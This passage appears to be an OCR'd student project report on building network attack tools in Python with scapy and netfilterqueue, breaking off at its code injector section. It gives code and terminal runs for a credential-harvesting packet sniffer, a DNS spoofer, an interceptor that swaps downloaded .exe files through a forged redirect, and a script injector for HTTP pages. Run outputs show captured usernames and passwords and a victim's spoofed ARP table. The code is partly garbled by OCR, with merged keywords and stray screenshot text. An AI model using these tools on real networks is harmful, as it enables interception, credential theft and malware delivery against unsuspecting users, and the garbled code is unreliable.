  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.1.178           01-00-5e-00-01-b2     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Windows\system32>
```

You can see that the MAC address of the Router's IP is changed to the MAC address of the hacker's system. This means that the network is getting redirected to the hacker and the data from the Victim's system is going to the hacker's system thinking that it is the Router.

In this way hacker intercept victim's data such as credentials and credit card information and much more and the victim will never know his data is being captured by some one that's why the success rate of this attack is 100%.

8. Packet Sniffer

Monitoring the network always seems to be a useful task for network security engineers, as it enables them to see what is happening in the network, see and control malicious traffic, etc.
To sniff packets we are going to use sniff method from scapy package.

```
defsniff_packet(interface):
scapy.sniff(iface=interface, store=False, prn=process_packets)
```

iface — network interface which scapy going to monitor
store — store result in memory.
prn — function name which will be used for packets processing.
process_packets do not exist yet, let’s create it.

```
defprocess_packets(packet):
    if packet.haslayer(http.HTTPRequest):
        print("[+] URL >> " + packet[http.HTTPRequest].Host +
packet[http.HTTPRequest].Path)
    if packet.haslayer(scapy.Raw):
        load = packet[scapy.Raw].load
        keywords = ["login", "password", "username", "user", "pass"]
        for keyword in keywords:
            if keyword in load:
                print("[+] Possible username/passowrd" + load + "\n\n")
```

Each received packet contain many layers. We are using http.HTTPRequest method of scapy_http package to filter only packages from HTTP layer. This function is going to get requested URL and user credentials and display the result in terminal. Each packet has two fields as Host and Path. Host it is a domain name and Path it is a rest of URL. To get full requested URL these two fields need to be combined into one.

Information as username and password is located in a Raw layer of the package in load field.
If condition detects if there is Raw layer present, and assign load field to load variable. Load field contains a lot of information. And we going to display it there present on of keywords as login, password, username, user or pass.

9. DNS Spoofer

DNS Spoofing is a type of computer attack wherein a user is forced to navigate to a fake website disguised to look like a real one, with the intention of diverting traffic or stealing credentials of the users. Spoofing attacks can go on for a long period of time without being detected and can cause serious security issues.

Create netfilterqueue object:

```
queue = netfilterqueue.NetfilterQueue()
```

To bind method with queue we are going to use bind method.

```
QueueHandler.bind(queue_num, callback)
```

Create and bind to the queue. queue_num must match the number in your iptables rule. callback is a function or method that takes one argument, a Packet object (see below).

```
queue.bind(0, spoof_packet)
```

0 — queue number from iptables command.
drop_packet — function which we are going to create.
Run queue:

```
queue.run()
```

Next what we are to transform netfilterqueue into scapy packet. This will allow us to use scapy to modify this packet.

```
dns_packet = scapy.IP(packet.get_payload())
```

We are going to do DNS spoofing so we need to check if a packet has DNS Resource Record layer.

```
ifdns_packet.haslayer(scapy.DNSRR):
```

Now we can work with this data to perform the attack. We are not going to spoof all DNS records. To run attack only for the specific website we need to compare packet content with our expected value:

```
qname = dns_packet[scapy.DNSQR].qname
        if options.website in qname:
```

When we got packet which we need we can start the modification. At first, we need to generate new DNS Resource Record part of packet where website IP address replaced with hacker IP:

```
dns_responce = scapy.DNSRR(rrname=qname, rdata=options.ip)
```

And we need to replace a value in packet with our generated value

```
dns_packet[scapy.DNS].an = dns_responce
```

Also, we need to replace ancount value with number 1. Because we are sending only one DNS Resource Record and value in our packet is 3.

```
dns_packet[scapy.DNS].ancount = 1
```

Also, a packet contains len and checksum, which allow a target to identify if a packet was not changed. We can remove this value from packet and scapy generate new one. This need to be done for IP and UDP:

```
deldns_packet[scapy.IP].chksum
            del dns_packet[scapy.UDP].len
            del dns_packet[scapy.UDP].chksum
```

And packet is ready to be sent:

```
packet.set_payload(str(dns_packet))
packet.accept()
```

10. File Interceptor

File interceptor is a tool which is used to replace the files which user is downloading from internet with our malicious file. By replacing the files of the user with our malicious files we can gain access to target's pc remotely even he will not get any idea his pc is being operated remotely by any hacker.

We are going to check if TCP layer of scapy contains dport(destination port) with value 80. Destination port 80 means that HTTP request is sent. Current script not going to work with HTTPs protocol.

And if this is an HTTP request contains ".exe" in Raw layer we are going to add ack into ack_list. This needed for TCP handshake.

In order to finish TCP handshake script need to store ack from HTTP request and compare it with seq in HTTP response.
Create an empty list which going to store ack.

A three-way handshake is a method used in a TCP/IP network to create a connection between a local host/client and server. It is a three-step method that requires both the client and server to exchange SYN and ACK (acknowledgment) packets before actual data communication begins.

A three-way handshake is also known as a TCP handshake

```
ifhttp_packet[scapy.TCP].dport == 80:
            if ".exe" in http_packet[scapy.Raw].load:
ack_list.append(http_packet[scapy.TCP].ack)
```

In order to replace the original file with our hacked, we need to modify a few fields from the packet. First what we going to replace is a load. The original load will be modified with a redirect to a hacked file. Also, chksum and len will be removed and recalculated otherwise target will know that the packet was changed.

Next, we are going to check if sport(source port) is equal to 80. If yes this means that this is HTTP response. And we are going to finish TCP handshake by verifying in seq equal to value form ack_list. If yes this value needs to be removed formack_list to prevent use it next request.

And fieldsseq and ack will be used to finish TCP handshake.

```
scapy_packet = scapy.IP(packet.get_payload())
ifscapy_packet.haslayer(scapy.Raw):
ifscapy_packet[scapy.TCP].dport == 80:

if ".exe" in scapy_packet[scapy.Raw].load:
ack_list.append(scapy_packet[scapy.TCP].ack)
print("[+] exe file request")
```

And finally, a function for packet modification will be assigned to variable hacked_packet. This function will be implemented soon. As last step original packet will be replaced with a new one and sent to the target.

```
     elifscapy_packet[scapy.TCP].sport == 80:

     ifscapy_packet[scapy.TCP].seq in ack_list:
     ack_list.remove(scapy_packet[scapy.TCP].seq)
     print("[+] Replacing exe file")
     scapy_packet[scapy.Raw].load = "HTTP/1.1 301 Moved
     Permanently\nLocation: https://www.7-zip.org/a/7z1900.exe\n\n"
     delscapy_packet[scapy.IP].len
     delscapy_packet[scapy.IP].chksum
     delscapy_packet[scapy.TCP].chksum
     packet.set_payload(str(scapy_packet))
```

11. Code Injector

The code injector is a scapy module based tool which allows the hacker to inject his own code to the page currently access by the victim.in other word we can say that the attacker can change the code on the fly.

The set_payload function replaces load in Raw layer with our content. And remove verification information such as len and checksum. Scapy will recalculate new values automatically.

```
defchange_payload(packet, load):
    packet[scapy.Raw].load = load
    del packet[scapy.IP].len
    del packet[scapy.IP].chksum
    del packet[scapy.TCP].chksum
    return packet
```

At the beginning netfilterqueue need to be converted to scapy packet:

```
packet = scapy.IP(packet.get_payload())
```

We are going to modify Raw layer, so we need to check if this layer is present in the packet, otherwise, we should skip packet. Load field will be used in code a few times, and each time we need to enter **http_packet[scapy.Raw].load.** To make life easier we can store this in variable load. And each time when we need to use load field we can just enter **load.**

```
ifhttp_packet.haslayer(scapy.Raw):
        load = packet[scapy.Raw].load
```

Next, we are going to check if a packet contains request or response. dport means destination port. That means packet sent from target to website on port 80.

```
ifhttp_packet[scapy.TCP].dport == 80:
```

And usually, a response received from gzipped, and we will not be able to read this information. To receive a humanly readable response we need to modify request. Request is zipped only if browser said that he supports encoding. To prevent this we need to remove Accept-Encoding field from a request. Re module used here to remove completely Accept-Encoding and left everything else.

```
load = re.sub("Accept-Encoding:.*?\\r\\n", "", load)
```

Next, we need to check if a packet contains response and modify response content. Here just for demonstration, I am going to replace a content with a simple JavaScript alert function. Injection code variable can be replaced with any code which you would like to execute.

```
elifhttp_packet[scapy.TCP].sport == 80:
injection_code = "<script>alert('test');</script>"
            load = load.replace("</body>", injection_code +
"</body>")
```

Unfortunately, this not going to work, because almost every page contains Content-Length field, end if we add new code Content-Length will change, but our code is not going to be injected because Content-Length does not include the length of the added code.
But we can use re module to replace length with the new value. First, we need to find Content-Length.

```
Content_lenght = re.search("(?:Content-Length:\s)(\d*)", load)
```

content_lenght contains two group (?:Content-Length:\s) and (\d*), first group we using just to identify right text field, and we are not going to change it.

Not each page contain Content-Length so we need to check if there some, and we need to modify only if load contain text/html. Otherwise, page not will be displayed.
Assing value of Content-Length to a variable:

```
new_content_length = content_lenght.group(1)
```

Recalculate new length by adding to the length of injected code to the original length.

```
new_length = int(new_content_length) + len(injection_code)
```

And replace original value with a new one:

```
load = load.replace(length, str(new_length))
```

As the last step, we need check if a load was modified and modify packet if yes. Do this we will use a previously created **set_payload** function


```
if load != http_packet[scapy.Raw].load:
new_packet = set_payload(http_packet, load)
```

```
packet.set_payload(str(new_packet))
packet.accept()
```

12 Input And Output Of The Project


12.1 Mac Changer

The Input of the Mac Changer Tool is given below which requires interface and new mac address as Command line Argument



```
┌─[root@parrot]─[/home/darvesh/Documents/my_new]
└──╼ #python chngmac.py -i wlan0 -m 00:11:22:33:44:55
```


The output of the tool is shown below which returns the successful execution statement



```
┌─[root@parrot]─[/home/darvesh/Documents/my_new]
└──╼ #python chngmac.py -i wlan0 -m 00:11:22:33:44:55
[+] Mac Address Changed To : 00:11:22:33:44:55
┌─[root@parrot]─[/home/darvesh/Documents/my_new]
└──╼ #ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.227  netmask 255.255.255.0  broadcast 192.168.43.255
        ether 00:11:22:33:44:55  txqueuelen 1000  (Ethernet)
        RX packets 68  bytes 5028 (4.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52  bytes 7775 (7.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


12.2 Network Scanner

The input of network scanner tool is shown below which accept the range as command line argument.



```
┌─[root@parrot]─[/home/darvesh/Documents/my_new]
└──╼ #python network_scanner.py -r 192.168.43.1/24
```


The output of the tool is shown below which returns the IP and Mac of all the devices in the network.



```
┌─[root@parrot]─[/home/darvesh/Documents/my_new]
└──╼ #python network_scanner.py -r 192.168.43.1/24
     IP                    MAC
--------------------------------
192.168.43.1     66:ed:0e:9a:bc:76
192.168.43.174   cc:79:cf:47:9a:b9
```


12.3 ARP Spoofer

The Input of the ARP Spoofing Tool is given below which requires target and spoof (Router) IP as Command line Argument




```
┌─[root@parrot]─[/home/darvesh/Documents/my_new]
└──╼ #python3 arp_spoofer.py -t 192.168.43.174 -s 192.168.43.1
```

The output of the tool is shown below which returns the successful execution statement and the number of packets successfully send. And arp table of victim machine which shows same mac of attacker and router




```
┌─[root@parrot]─[/home/darvesh/Documents/my_new]
└──╼ #python3 arp_spoofer.py -t 192.168.43.174 -s 192.168.43.1
 [+] Packets Send = 38
```



```
C:\Windows\system32>arp -a

Interface: 192.168.43.174 --- 0x3
  Internet Address      Physical Address      Type
  192.168.43.1          00-11-22-33-44-55     dynamic
  192.168.43.227        00-11-22-33-44-55     dynamic
  192.168.43.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```


12.4 Packet Sniffer

The Input of the Packet SnifferTool is given below which requires Interface as Command line Argument



```
┌─[root@parrot]─[/home/darvesh/Documents/my_new]
└──╼ #python packet_sniffer.py -i wlan0
```


The output of the tool is shown below which returns the URL's accessed and username / passwords or any other important information entered by the victim machine .



```
┌─[root@parrot]─[/home/darvesh/Documents/my_new]
└──╼ #python packet_sniffer.py -i wlan0
url >>> testhtml5.vulnweb.com/login

UserName & Password = username=admin&password=Sample_password

url >>> testhtml5.vulnweb.com/

url >>> testhtml5.vulnweb.com/static/app/app.js

url >>> testhtml5.vulnweb.com/static/app/libs/sessvars.js
```


12.5 DNS Spoofer

The Input of the DNS Spoofing Tool is given below which requires new DNS Address to redirect victim to new DNS as Command line Argument




```
┌─[root@parrot]─[/home/darvesh/Documents/my_new]
└──╼ #python dns_chng.py -a 192.168.43.227
```

The output of the tool is shown below which returns the no error hence the victim will be directed to new DNS Address



```
┌─[root@parrot]─[/home/darvesh/Documents/my_new]
└──╼ #python dns_chng.py -a 192.168.43.227
```




Apache2 Debian Default Page

It works!


12.6 File Interceptor

The Input of the File Interceptor Tool is given below.




```
┌─[root@parrot]─[/home/darvesh/Documents/my_new]
└──╼ #python file_interceptor.py
```

The output of the tool is shown below which returns the successful execution statement as Replacing .exe file



```
┌─[x]─[root@parrot]─[/home/darvesh/Documents/my_new]
└──╼ #python file_interceptor.py
.EXE Request
.EXE Request
[+] Replacing File
[+] Replacing File
.EXE Request
[+] Replacing File
```



VideoLAN, a project and a non-profit organization.

VLC media player

e cross-platform multimedia playe
t multimedia files as well as
various streaming protocols.

Opening 7z1900.exe

You have chosen to open:

7z1900.exe

which is: exe File (1.1 MB)

from: https://www.7-zip.org


Would you like to save this file?

Save File　Cancel

32,654,584 downloads so far


12.7 Code Injector

The Input of the File Interceptor Tool is given below.

